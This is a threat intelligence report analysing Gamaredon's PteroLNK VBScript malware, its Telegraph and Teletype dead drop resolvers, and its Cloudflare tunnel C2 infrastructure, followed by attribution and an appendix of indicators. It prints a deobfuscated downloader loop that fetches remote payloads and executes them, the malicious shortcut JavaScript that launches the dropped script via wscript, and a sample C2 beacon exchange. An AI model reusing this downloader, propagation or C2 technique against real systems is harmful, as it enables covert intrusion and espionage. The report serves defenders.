
Inside Gamaredon’s PteroLNK: Dead Drop Resolvers and evasive Infrastructure

harfanglab.io/insidethelab/gamaredons-pterolnk-analysis/



Identifier: TRR250401.

Proactively hunting for Russian-nexus threats, we identified samples from the Pterodo malware family, commonly associated with Gamaredon, uploaded to a public malware analysis platform between late 2024 and mid-March 2025. Notably, related Gamaredon Dead Drop Resolvers (DDR) are still being updated daily, indicating active operations.

The Pterodo malware ecosystem has been previously documented by ESET in 2024, covering the years 2022-2023. Broader coverage of Gamaredon is inversely proportional to the group’s proliferation and impact. Existing publications on Gamaredon often focus on samples that are not publicly available, which limits the ability of the security community to conduct further analysis and research. Importantly, we found no publicly available analysis of the specific malware samples discussed in this report.

This report provides a detailed technical analysis of Gamaredon's PteroLNK VBScript malware and its supporting infrastructure. Victimology insights are derived from gathered samples' contents and the limited context they provide.

PteroLNK

PteroLNK VBScript files are heavily obfuscated, a hallmark of Gamaredon's techniques. The main script dynamically constructs two additional VBScript payloads during execution: a downloader and an LNK dropper. The malware structure remains consistent with past samples analyzed by ESET in 2023-2024.

The scripts are designed to allow flexibility for their operators, enabling easy modification of parameters such as file names and paths, persistence mechanisms (registry keys and scheduled tasks), and detection logic for security solutions on the target system.

The primary PteroLNK VBScript (MD5 `98CF1A959F11AF59BD5AC2C2D746541F`) is tasked with deploying the two base64-encoded payloads, establishing persistence through scheduled tasks, and concealing its activities by modifying Windows Explorer settings to hide files. Upon execution, it drops a copy of itself to:

- `%PUBLIC%NTUSER.DAT.TMContainer`
- `%APPDATA%~.drv`

And deploys the two script payloads to:

- `%PUBLIC%NTUSER.DAT.TMContainer00000000000000000001.regtrans-ms` – Downloader (MD5 `A38399ECB70B504573CE708C7A26C306`)
- `%PUBLIC%NTUSER.DAT.TMContainer00000000000000000002.regtrans-ms` – LNK Dropper (MD5 `09958DEBBD3336D374892D92C8939D75`)

The downloader payload is scheduled to execute every 3 minutes, while the LNK dropper script runs every 9 minutes. The malware also incorporates conditional execution logic to adapt its behaviour on the presence of the "360 Total Security" antivirus on the host system. If this antivirus is detected, the execution of both payload and their persistence mechanisms are shifted from scheduled tasks to an infinite loop. In this scenario, no actions are taken to conceal files either.

Downloader

This payload serves as a downloader which is designed to retrieve and deploy additional malware. It employs a modular, multi-stage structure to establish and maintain communication with its C2 infrastructure.

Each stage is triggered by an increasing error counter, enabling the malware to pivot between fallback mechanisms. The Windows registry is leveraged to persistently store and retrieve the C2 addresses across execution cycles.

Here is an example of a Downloader (MD5 `A38399ECB70B504573CE708C7A26C306`) main function code, deobfuscated for readability:

```
On Error Resume Next
Dim userAgent, response, executionResult, url, errorCounter, computerName,
serialNumber, extractedText, regexPattern, DDR
errorCounter = 0
DDR = "hxxps://telegra[.]ph/Vizit-12-28"
regexPattern = "\<\/address\>\<p\>(.*?)\<\/p\>\<\/article\>"
C2RegKey = ReadRegistry("WindowsUpdates")
C2BackupRegKey = ReadRegistry("WindowsResponby")

If (Len(C2RegKey) > 10) Then
    url = C2RegKey
End If

If (Len(C2RegKey) < 21) Then
    url = C2BackupRegKey
    If (Len(C2BackupRegKey) < 21) Then
        errorCounter = errorCounter + 1
    End If
End If

Sleep 1439
userAgent = CreateUserAgent("Join")
Sleep 1848
executionResult = ProcessPayload(userAgent)
Do Until executionResult = ""
    Sleep 1848
    ExecuteGlobal(executionResult)
    Sleep 21493
    executionResult = ProcessPayload(userAgent)
Loop
```


Upon execution, the script attempts to read existing C2 addresses from previous runs stored in the `HKEY_CURRENT_USERConsoleWindowsUpdates` (primary C2) and `HKEY_CURRENT_USERConsoleWindowsResponby` (backup C2) registry keys. It then generates a custom HTTP “User-Agent” string containing the computer name and system drive serial number, uniquely identifying the infected machine to the C2 server. This string is spliced randomly between two predefined User-Agent templates embedded within the malware.

Generated User-Agent example:

```
User-Agent: Mozilla/5.0 (Windows N ::USER-PC_11223344::/.nJoin/.T 6.1; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.107 Safari/537.36Mozilla/5.0
(Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.114
Safari/537.36
```

The script begins by checking for internet connectivity via a benign website. Any HTTP status code other than 404 (Not Found) or 200 (OK) increments the global error counter. As this counter increases, additional requests will be generated for each execution iteration.

If a C2 address is already stored in the backup C2 registry key from previous executions, the script sends a simple request to an Ukrainian streaming service: `sweet.tv`. Otherwise, the first request will be sent to the Ukrainian news site `ukr.net`, alongside a request to the hardcoded dead drop resolver (DDR) at `hxxps://telegra[.]ph/Vizit-12-28`. The DDR response is parsed using a hardcoded regex pattern to extract an updated C2 address:



```
    <meta name="twitter:card" content="summary">
    <meta name="twitter:title" content="Vizit">
    <meta name="twitter:description" content="https://des-cinema-democrat-san.trycloudf
lare.com/comp">
    <meta name="twitter:image" content="">
    <link rel="canonical" href="https://telegra.ph/Vizit-12-28" />
    <link rel="shortcut icon" href="/favicon.ico?1" type="image/x-icon">
    <link rel="icon" type="image/png" href="/images/favicon.png?1" sizes="16x16">
    <link rel="icon" type="image/png" href="/images/favicon_2x.png?1" sizes="32x32">
    <link href="/css/quill.core.min.css" rel="stylesheet">
    <link href="/css/core.min.css?47" rel="stylesheet">
  </head>
  <body>
    <div class="tl_page_wrap">
      <div class="tl_page">
        <main class="tl_article">
          <header class="tl_article_header" dir="auto">
            <h1>Vizit</h1>
            <address>
              <a rel="author"></a><!--
           --><time datetime="2024-12-28T13:18:20+0000">December 28, 2024</time>
            </address>
          </header>
          <article id="_tl_editor" class="tl_article_content"><h1>Vizit<br></h1><addres
s><br></address><p>https://des-cinema-democrat-san.trycloudflare.com/comp</p></article>
          <div id="_tl_link_tooltip" class="tl_link_tooltip"></div>
          <div id="_tl_tooltip" class="tl_tooltip">
            <div class="buttons">
              <span class="button_hover"></span>
              <span class="button_group"><!--
             --><button id="_bold_button"></button><!--
             --><button id="_italic_button"></button><!--
             --><button id="_link_button"></button><!--
           --></span><!--
           --><span class="button_group"><!--
             --><button id="_header_button"></button><!--
```

Next, the script sends another HTTP GET request to the extracted C2 tunnel address, which is hosted on `trycloudflare.com`, using its custom User-Agent. If the tunnel responds with a 404 status code, it extracts an updated C2 from the response. It saves the domain portion in the `WindowsResponby` (backup C2) registry key and the URI portion in the `WindowsDetect` (C2 URI) registry key. If any errors were encountered during execution, a copy of the C2 domain is saved under the registry key `WindowsUpdates` (primary C2) as well.

```
GET /comp/<REDACTED> HTTP/1.1
Accept: */*
Accept-Language: uk-UA
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) ::USER-PC_11223344::/.nJoin/.e/.107 Safari/537.36Mozilla/5.0 (Windows NT 6.1)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.114 Safari/537.36
UA-CPU: AMD64
Accept-Encoding: gzip, deflate
Host: des-cinema-democrat-san.trycloudflare[.]com
Connection: Keep-Alive

HTTP/1.1 404 Not Found
Date: <REDACTED>
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
CF-Ray: <REDACTED>
CF-Cache-Status: DYNAMIC
Vary: Accept-Encoding
Server: cloudflare
Content-Encoding: gzip

hxxps://sign-nothing-fitted-intelligence.trycloudflare[.]com/@din3/VByOMkbbyIt?
<REDACTED>
```

If the error counter increases further, the script attempts to reach `bbc.com` while querying another DDR hosted on `teletype.in`. The DDR address is dynamically constructed from the URI extracted from the previous C2 tunnel response (see above `@din3/VByOMkbbyIt...`) and saved in the C2 URI registry key (`WindowsDetec`). The resulting DDR in our example looks like: `hxxps://teletype[.]in/@din3/VByOMkbbyIt?...`. From this new DDR, another C2 address is fetched using Internet Explorer and parsed with a new regex pattern:

```
\<\!--\[--\>\<\!--\]--\>\<\!--\[--\>(.*?)\<\!--\]--\>\<\/p\>\<\!--\]--\>\
<\/article\>\<\!----\>
```

The extracted address is prepended with `https://` and saved in the primary C2 registry key.

```
<h1 class="article__header_title" itemprop="headline" data-v-8e275b20>kisa</h1>
</header><article class="article__content text" itemprop="articleBody" data-v-
8e275b20><!--[--><p data-anchor="wie0" data-node-id="1"><a name="wie0"></a><!--[-->
<!--]--><!--[-->areyouall[.]ru<!--]--></p><!--]--></article><!----><div
class="articleInfo m_text article__info" data-v-8e275b20 data-v-21587e5e><!----><!--
[--><!--[--><div class="articleInfo-info" data-v-21587e5e><a
href="hxxps://teletype[.]in/@din3" class="articleInfo-item m_link" data-v-21587e5e>
<!--[--><span class="articleInfo-text" data-v-21587e5e>@din3</span><!--]--></a></div>
<!----><!----><!----><!----><!----><!--]--><!--[--><!----><div class="articleInfo-
info" data-v-21587e5e><div class="articleInfo-item" data-v-21587e5e><span
class="articleInfo-text" data-v-21587e5e>
```

If further errors occur, the script attempts to reach the russian news site `vesti.ru`, while leveraging `check-host.net` to resolve another hard-coded C2 domain formatted as `<2-digits><word>.mahombres[.]ru`. The IP resolution provided by `check-host.net` is prefixed with `http://` and stored in the primary C2 registry key. While `check-host.net` attempts to block abuse of its service for resolving these C2s, it still provides resolutions for some domains.

On each execution iteration, the script processes server responses expected to contain Base64-encoded VBScript payloads. These payloads are decoded and executed on the infected system.

LNK Dropper:

The purpose of this payload is to propagate through local and network drives, systematically replacing existing files and folders with deceptive shortcuts and hiding the original files. These shortcuts are configured to execute the main PteroLNK VBScript malware, which is also copied to the same folder as the LNK files, via `mshta.exe`.

This mechanism allows PteroLNK to propagate to other hosts sharing the same storage, by having users execute these links.

Upon execution, the malware modifies the registry in order to hide hidden files and folders, extensions and protected OS files. It then enumerates local and mapped drives, and for each `.pdf`, `.docx` and `.xlsx` file in the root of the drive, it creates a malicious shortcut that mimics the original file, while hiding it. The malware ensures that at least two shortcuts are present, otherwise it will choose a filename from an array of military-themed decoy filenames in Ukrainian, to generate additional malicious shortcut files. It then copies the main PteroLNK script (`~.drv`) to the current folder, saving it using the same filename `~.drv`, and also as `~.tmp`, `~.ini`, if those files already exist. This process repeats for subfolders up to three levels deep.

The Ukrainian decoy filenames that can be used are:

Original Ukrainian	Translated
Таємно	Secretly
Для службового користування	For official use
Зобовязання	Obligation
Інформація щодо загиблих	Casualty information
Заявка ОК	Application (Operational Command)
Вказівки	Instructions
Для службового користування	For official use
Зразок рапорту щомісяця	Sample monthly report
Супровід	Escort/Support
БЛАНК ДОНЕСЕННЯ	Report form
Супровід ГУР	Support of the Main Intelligence Directorate
продовження контракту	Contract extension
рнбо	National Security and Defense Council (NSDC)
Інженерна служба	Engineering service
заохочення	Incentive

The behaviour of the generated shortcuts depends on whether they replace existing, now-hidden documents and folders, or if they are created using decoy filenames for non-existing files. Shortcuts replacing originals will attempt to open the original document of folder before executing PteroLNK, while shortcuts created with decoy filenames will directly execute PteroLNK.

In both cases, the shortcuts contains a javascript command which leverages `wscript.exe`:

```
// Fake shortcuts for existing files/folders:
javascript:eval('w=new%20ActiveXObject(\""WScript.Shell\"");w.run(\""explorer
$FILE_PATH$\"");w.run(\""wscript.exe //e:vb""+""Script \~.drv \"");window.close()')

// Shortcuts generated using the hardcoded decoy filenames:
javascript:eval('w=new%20ActiveXObject(\""WScript.Shell\"");w.run(\""wscript.exe
//e:vb""+""Script \~.drv \"");window.close()')
```

Infrastructure

Gamaredon uses Telegraph and Teletype articles as Dead Drop Resolver (DDR), which they frequently update (see Fig. 3 below). These DDRs usually contain a Cloudflare quick tunnel address, but sometimes they briefly point to a domain controlled by Gamaredon.


CloudFlare tunnels can be setup without registration and with the ease of running a simple command, and passing it a URL that the tunnel will redirect to: `cloudflared tunnel --url google.com`.

Cloudflare quick tunnels have existed for over 5 years and have been increasingly adopted by threat actors, given their anonymity and ability to traverse network detection by blending with legitimate traffic. The tunnels remain active as long as the actor maintains an open command-line session and can handle up to 200 concurrent requests per tunnel, making them ideal for low-profile C2 operations.

Dead Drop Resolvers

The Dead Drop Resolvers (DDRs) act as the initial communication node for the samples, and are hard-coded within them, making them arguably the most critical component of the malware infrastructure. DDRs provide Gamaredon with great flexibility, allowing them to update the next communication channel as often as needed to evade detection or disruption.

A timeline analysis of the DDR creation reveals that the earliest DDR was established on December 28, 2024, while the most recent dynamically generated DDR was created on March 26, 2025. Interestingly, the earliest sample of this PteroLNK variant, uploaded on December 25, 2024, didn't utilize a DDR. Instead, it directly leveraged the `check-host.net` technique to resolve its C2 `tienes[.]ru`.



Below is an interactive figure illustrating a cluster of still active DDRs and their recent update fequency between March 24 and April 10, 2025:

In addition to DDRs utilized by the samples, we identified five C2 domains controlled by Gamaredon, all registered via REGRU-RU. At the time of analysis, these domains were also hosted on Cloudflare services. Notably, Cloudflare had flagged some of them as ‘Suspected Phishing’, triggering a warning message when accessed. This effectively disrupts the retrieval of payloads from these domains by the analyzed malware.

Targets

The samples analyzed in this report were predominantly uploaded to online multiscanners from Kyiv, Ukraine, with some coming from Dnipro, Rivne, Kupyansk and Odesa between December 2024 and February 2025. This geographic clustering aligns with Gamaredon’s focus on Ukrainian targets, particularly government, military and critical infrastructure entities.

The lure filenames used in these samples referenced themes pertaining to the Ukrainian military, such as personnel logistics and operational planning. Additionally, the samples were configured to beacon to benign Ukrainian websites, such as `ukr.net` and streaming services like `sweet.tv`.

Attribution: Gamaredon’s FSB links and ties to longstanding campaigns

The samples analyzed closely match the PteroLNK description provided by ESET, from the obfuscation methods to the structure of the payloads within it and their objectives. This consistency strongly supports the attribution of the activity to Gamaredon.

Several key findings further reinforce this attribution:

- On March 27th, around 09:00 UTC, the contents of the DDR `hxxps://telegra[.]ph/Vizit-12-28` was updated to point to `hxxps://nandayo[.]ru/srgssdfsf`. The domain `nandayo[.]ru` prevously resolved to IP addresses used as C2 infrastructure for Gamaredon implants (`194.67.71[.]128`, `31.129.22[.]156`) and directly by Gamaredon malware[1].
- On March 31st, a dynamically generated backup DDR `hxxps://teletype[.]in/@mew31/y4JyD2Rpb41` started pointing to `kimiga[.]ru`. The domain `kimiga[.]ru` has been associated with Gamaredon multiple times in prior campaigns.
- Gamaredon has historically used `ntuser.dat.tmcontainer` as payload filenames, and otherwise prefixes dropped malware filenames with `NTUSER.DAT.TM`.

- Recent reports by security vendors confirm Gamaredon's use of CloudFlare quick tunnels for C2 infrastructure.
- The custom User-Agent beacon delimiter format identified in the samples analyzed has been associated with Gamaredon since at least 2022[2].
- Gamaredon-controlled domains were all registered via REGRU-RU, a registrar consistently used by Gamaredon in past campaigns.

Finally, the victimology further reinforces the attribution of this activity to Gamaredon. The campaign targeted Ukrainian entities using military-themed lures, consistent with Gamaredon's long-standing focus on Ukrainian government, military, and critical infrastructure sectors.

Gamaredon is widely believed to be associated with Russia's Federal Security Service (FSB), based on compelling evidence provided by Ukrainian authorities and corroborated by multiple independent researchers. Reports link Gamaredon to FSB teams operating within the electronic and signals intelligence and information security centers realms, allegedly operating out of Crimea.

Conclusions: Gamaredon role, strategy and adaptiveness

Gamaredon operates as a critical component of Russia's cyber operations strategy, particularly in its ongoing war with Ukraine. The group's campaigns have been observed during pivotal phases of the conflict, including Ukraine's 2023 counteroffensive, highlighting their role in gathering intelligence and disrupting Ukrainian operations in support of Russia's military objectives.

Gamaredon's effectiveness lies not in technical sophistication but in tactical adaptability. Their modus operandi combines aggressive spearphishing campaigns, rapid deployment of heavily obfuscated custom malware, and redundant C2 infrastructure. This approach enables them to consistently evade detection, as evidenced by low detection rates of their malware. The group prioritizes operational impact over stealth, exemplified by pointing their DDRs to long-standing domains publicly linked to their past operations.

As the conflict evolves, understanding Gamaredon's tactics and tooling will be critical not only for defending against their operations but also for mitigating possible copycat actors adopting similar techniques across Europe. This report provides actionable detection signatures, complete hashes and infrastructure indicators for the analyzed samples, all available on online multi-scanners.

Appendix: indicators and detection rules

Indicators of compromise (IOCs)

Associated IOCs are also available on our GitHub repository.

Hashes (SHA-256)

```
0cec5ca5d2fe9616a275b54ca37f45248e1ed6e15f627d6bffb566ffd6295208|PteroLNK VBScript,
~.drv
913e2001d1b13711728ff63fa44b720e5a6d464a68be2e3e72a091bd6c245de1|PteroLNK VBScript,
~.drv
d0b6e053a967db89cd6492beb5202be67b7fd7be8f7eb1d60905310a4bfb9ea8|PteroLNK VBScript,
~.drv
1bd6df231f94053b33ae6becb9e49894236a123b82e62eaedf566e8d2572e018|PteroLNK VBScript,
~.drv
1c32b8ee9442e7e6d0e2e61fb15d3beea9db2fe77d2f70b38ce05eab7c6933f6|PteroLNK VBScript,
~.drv
5062ca28db713d36e2523f0a041ccde2ea563e3d20c436197e8d33ec3025f3be|PteroLNK VBScript,
~.drv
28166ea98915ce5c07108bae1ae116d7eeab3fceb64d9564dd2d483cdc2c5e1c|PteroLNK VBScript,
~.drv
d5538812b9a41b90fb9e7d83f2970f947b1e92cb68085e6d896b97ce8ebff705|PteroLNK VBScript,
~.drv
582075b7d84fd7233359ede009ae5ccd9c05d06087e4eebf2fcde86286a67938|PteroLNK VBScript,
~.drv
ab7b9e5025b9095a4fcf76dfa5becc12bd219de84bd2a300371cc303af4463f4|PteroLNK VBScript,
~.drv
```

File paths

```
%PUBLIC%\NTUSER.DAT.TMContainer00000000000000000001.regtrans-ms|PteroLNK downloader
payload
%PUBLIC%\NTUSER.DAT.TMContainer00000000000000000002.regtrans-ms|PteroLNK LNK dropeer
payload
%PUBLIC%\NTUSER.DAT.TMContainer|PteroLNK VBScript
%APPDATA%\~.drv|PteroLNK VBScript
```

Scheduled tasks

```
\Windows\DeviceDirectoryClient\RegisterUserDevice|PteroLNK downloader payload
\Windows\DeviceDirectoryClient\RegisterDeviceConnectedToNetwork|PteroLNK LNK dropper
payload
```

Registry keys

```
HKEY_CURRENT_USER\Console\WindowsUpdates|C2 registry key
HKEY_CURRENT_USER\Console\WindowsResponby|C2 registry key
HKEY_CURRENT_USER\Console\WindowsDetect|C2 registry key
```

Domains

```
tienes[.]ru|Gamaredon C2
mahombres[.]ru|Gamaredon C2
kimiga[.]ru|Gamaredon C2
areyouall[.]ru|Gamaredon C2
nandayo[.]ru|Gamaredon C2
```

Hostnames

```
des-cinema-democrat-san.trycloudflare[.]com|Cloudflare quick tunnel
satin-adams-writings-idol.trycloudflare[.]com|Cloudflare quick tunnel
such-bad-magnet-dealer.trycloudflare[.]com|Cloudflare quick tunnel
chaos-forces-bears-sent.trycloudflare[.]com|Cloudflare quick tunnel
cups-technologies-knock-posts.trycloudflare[.]com|Cloudflare quick tunnel
cables-encounter-chem-stranger.trycloudflare[.]com|Cloudflare quick tunnel
asset-advised-jane-disc.trycloudflare[.]com|Cloudflare quick tunnel
recreational-bosnia-granny-interventions.trycloudflare[.]com|Cloudflare quick tunnel
governmental-rocket-hourly-blair.trycloudflare[.]com|Cloudflare quick tunnel
silence-modems-france-fact.trycloudflare[.]com|Cloudflare quick tunnel
extend-terrorism-nowhere-two.trycloudflare[.]com|Cloudflare quick tunnel
taking-hl-kerry-pet.trycloudflare[.]com|Cloudflare quick tunnel
horizon-fee-calendar-seek.trycloudflare[.]com|Cloudflare quick tunnel
rows-slideshow-toll-dsl.trycloudflare[.]com|Cloudflare quick tunnel
blowing-traveling-looks-appropriations.trycloudflare[.]com|Cloudflare quick tunnel
making-toys-sn-kijiji.trycloudflare[.]com|Cloudflare quick tunnel
checklist-digital-proved-labels.trycloudflare[.]com|Cloudflare quick tunnel
im-trend-naturally-administrator.trycloudflare[.]com|Cloudflare quick tunnel
dressed-emissions-councils-storage.trycloudflare[.]com|Cloudflare quick tunnel
sand-northeast-consumers-sells.trycloudflare[.]com|Cloudflare quick tunnel
architect-reverse-poster-failed.trycloudflare[.]com|Cloudflare quick tunnel
mailed-this-chemical-thermal.trycloudflare[.]com|Cloudflare quick tunnel
adjustable-za-creativity-copper.trycloudflare[.]com|Cloudflare quick tunnel
amenities-minus-judges-clearly.trycloudflare[.]com|Cloudflare quick tunnel
zambia-relate-highlights-tasks.trycloudflare[.]com|Cloudflare quick tunnel
adventures-worked-exposure-maui.trycloudflare[.]com|Cloudflare quick tunnel
asks-ribbon-nearest-traveler.trycloudflare[.]com|Cloudflare quick tunnel
relax-spas-miss-feeling.trycloudflare[.]com|Cloudflare quick tunnel
sized-professionals-expertise-reveals.trycloudflare[.]com|Cloudflare quick tunnel
sat-mapping-metadata-instrumentation.trycloudflare[.]com|Cloudflare quick tunnel
dimensions-incorporated-citysearch-quotes.trycloudflare[.]com|Cloudflare quick tunnel
funky-honduras-drives-statutory.trycloudflare[.]com|Cloudflare quick tunnel
outputs-sam-come-bosnia.trycloudflare[.]com|Cloudflare quick tunnel
efficiently-noble-pubs-armed.trycloudflare[.]com|Cloudflare quick tunnel
place-experiencing-teen-kitty.trycloudflare[.]com|Cloudflare quick tunnel
